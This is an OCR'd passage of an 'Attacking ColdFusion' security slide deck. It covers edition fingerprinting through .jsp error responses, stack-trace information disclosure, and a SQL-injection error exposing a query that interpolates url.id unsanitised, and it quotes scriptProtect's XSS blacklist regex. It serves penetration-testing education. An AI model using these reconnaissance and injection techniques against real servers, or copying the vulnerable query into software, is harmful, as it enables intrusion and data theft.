Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be a

Vulnerabilities By Year



Vulnerabilities By Type



This page lists vulnerability statistics for all versions of Adobe Coldfusion. Vulnerability statistics provide a quick overview for security vulnerabilities of this software. You can view versions of t
related to Adobe Coldfusion.

Attacking ColdFusion

- Common Vulnerabilities
  - Information Disclosure
  - XSS
  - SQL Injection
  - Admin Interfaces Exposed (more later)

Attacking ColdFusion

- Information Disclosure
- Need to determine standard vs Enterprise ColdFusion? *
- Just request a .jsp page
  - Standard versions don't do JSP and will tell you so via 500 error && license exception
  - Enterprise supports jsp and will just 404

- *useful for post exploitation

Attacking ColdFusion


- Enterprise

404

```
/planets/blah.jsp


java.io.FileNotFoundException: /planets/blah.jsp
        at jrun.jsp.JSPEngine.getPageState(JSPEngine.java:329)
        at jrun.jsp.Translator.translate(Translator.java:67)
        at jrun.jsp.JSPEngine.translateJSP(JSPEngine.java:707)
        at jrun.jsp.JSPServlet.translate(JSPServlet.java:125)
        at jrun.jsp.JSPServlet.service(JSPServlet.java:113)
        at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)
        at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)
        at jrun.servlet.JRunRequestDispatcher.invokeNext(JRunRequestDispatcher.java:584)
        at jrun.servlet.JRunRequestDispatcher.forwardInvoke(JRunRequestDispatcher.java:553)
        at jrun.servlet.JRunNamedDispatcher.forward(JRunNamedDispatcher.java:64)
        at coldfusion.license.JspLicenseServlet.service(Unknown Source)
        at coldfusion.bootstrap.BootstrapServlet.service(BootstrapServlet.java:89)
        at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)
        at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)
        at jrun.servlet.JRunRequestDispatcher.invoke(JRunRequestDispatcher.java:284)
        at jrun.servlet.ServletEngineService.dispatch(ServletEngineService.java:543)
        at jrun.servlet.jrpp.JRunProxyService.invokeRunnable(JRunProxyService.java:203)
        at jrunx.scheduler.ThreadPool$DownstreamMetrics.invokeRunnable(ThreadPool.java:320)
        at jrunx.scheduler.ThreadPool$ThreadThrottle.invokeRunnable(ThreadPool.java:428)
        at jrunx.scheduler.ThreadPool$UpstreamMetrics.invokeRunnable(ThreadPool.java:266)
        at jrunx.scheduler.WorkerThread.run(WorkerThread.java:66)
```

Attacking ColdFusion

- Standard




500


```
A License exception has occurred.


coldfusion.license.LicenseManager$LicenseIllegalAccessException: A License exception has occurred.
        at coldfusion.license.LicenseManager.byte(Unknown Source)
        at coldfusion.license.LicenseManager.checkJSP(Unknown Source)
        at coldfusion.license.JspLicenseServlet.service(Unknown Source)
        at coldfusion.bootstrap.BootstrapServlet.service(BootstrapServlet.java:89)
        at jrun.servlet.ServletInvoker.invoke(ServletInvoker.java:106)
        at jrun.servlet.JRunInvokerChain.invokeNext(JRunInvokerChain.java:42)
        at jrun.servlet.JRunRequestDispatcher.invoke(JRunRequestDispatcher.java:286)
        at jrun.servlet.ServletEngineService.dispatch(ServletEngineService.java:543)
        at jrun.servlet.jrpp.JRunProxyService.invokeRunnable(JRunProxyService.java:203)
        at jrunx.scheduler.ThreadPool$DownstreamMetrics.invokeRunnable(ThreadPool.java:320)
        at jrunx.scheduler.ThreadPool$ThreadThrottle.invokeRunnable(ThreadPool.java:428)
        at jrunx.scheduler.ThreadPool$UpstreamMetrics.invokeRunnable(ThreadPool.java:266)
        at jrunx.scheduler.WorkerThread.run(WorkerThread.java:66)
```

Attacking ColdFusion

- Information Disclosure



Attacking ColdFusion



Attacking ColdFusion

The web site you are accessing has experienced an unexpected error.
Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

The method 'getSalt' in component C:\Inetpub\wwwroot\CFIDE\adminapi\administrator.cfc cannot be accessed remotely.

Resources:

- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

Browser	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0.1) Gecko/20100101 Firefox/8.0.1
Remote Address	[redacted]
Referrer	
Date/Time	20-Dec-11 09:36 AM
Stack Trace	

```
coldfusion.runtime.TemplateProxy$InvalidRemoteAccessException: The method 'getSalt' in component C:\Inetpub\wwwroot\CFIDE\adminapi\administrator.cfc cannot be accessed remotely.
        at coldfusion.runtime.TemplateProxy.checkAccess(TemplateProxy.java:283)
        at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:442)
        at coldfusion.runtime.TemplateProxy.invoke(TemplateProxy.java:320)
        at coldfusion.filter.ComponentFilter.invoke(ComponentFilter.java:183)
        at coldfusion.filter.ApplicationFilter.invoke(ApplicationFilter.java:288)
        at coldfusion.filter.RequestMonitorFilter.invoke(RequestMonitorFilter.java:48)
        at coldfusion.filter.BrowserDebugFilter.invoke(BrowserDebugFilter.java:74)
        at coldfusion.filter.MonitoringFilter.invoke(MonitoringFilter.java:40)
        at coldfusion.filter.PathFilter.invoke(PathFilter.java:86)
        at coldfusion.filter.ExceptionFilter.invoke(ExceptionFilter.java:70)
        at coldfusion.filter.ClientScopePersistenceFilter.invoke(ClientScopePersistenceFilter.java:28)
        at coldfusion.filter.BrowserFilter.invoke(BrowserFilter.java:38)
        at coldfusion.filter.NoCacheFilter.invoke(NoCacheFilter.java:46)
        at coldfusion.filter.GlobalsFilter.invoke(GlobalsFilter.java:38)
        at coldfusion.filter.DatasourceFilter.invoke(DatasourceFilter.java:22)
        at coldfusion.xml.rpc.CFCServlet.invoke(CFCServlet.java:138)
        at coldfusion.xml.rpc.CFCServlet.doGet(CFCServlet.java:264)
        at javax.servlet.http.HttpServlet.service(HttpServlet.java:740)
        at org.apache.axis.transport.http.AxisServletBase.service(AxisServletBase.java:327)
```

The web site you are accessing has experienced an unexpected error. Please contact the website administrator.

The following information is meant for the website developer for debugging purposes.

Error Occurred While Processing Request

Error Executing Database Query.

[Macromedia][SQLServer JDBC Driver][SQLServer]Incorrect syntax near ''.

The error occurred in **D:\inetpub\wwwroot\ \links\apply.cfm: line 949**
Called from D:\inetpub\wwwroot\ \links\apply.cfm: line 1
Called from D:\inetpub\wwwroot\ \links\apply.cfm: line 949
Called from D:\inetpub\wwwroot\ \links\apply.cfm: line 1

```
947 :            select title
948 :            from tblJobs
949 :            where visible = 1 and id = #url.id#
950 :    </cfquery>
951 :
```


SQLSTATE HY000
SQL select title from tblJobs where visible = 1 and id = 1''
VENDORERRORCODE 102
DATASOURCE S u
Resources:

- Check the ColdFusion documentation to verify that you are using the correct syntax.
- Search the Knowledge Base to find a solution to your problem.

Browser Mozilla/5.0 (Windows NT 6.1; WOW64; rv:11.0) Gecko/20100101 Firefox/11.0
Remote Address
Referrer
Date/Time 05-Apr-12 09:53 AM
Stack Trace

at cfapply2ecfm1851394381._factor19(D:\inetpub\wwwroot\ \links\apply.cfm:949) at
cfapply2ecfm1851394381.runPage(D:\inetpub\wwwroot\ \links\apply.cfm:1) at
cfapply2ecfm1851394381._factor19(D:\inetpub\wwwroot\ \links\apply.cfm:949) at
cfapply2ecfm1851394381.runPage(D:\inetpub\wwwroot\ \links\apply.cfm:1)

Attacking ColdFusion



Attacking ColdFusion


- XSS
- Generally XSS is boring, but wait until we talk about cookies….
- ColdFusion has scriptProtect helps strip out <script> tags
- The blacklist used by scriptProtect:

```
&lt;\s*(object|embed|script|applet|meta)
```

- Chris Eng's Deconstruction CF whitepaper goes into detail.

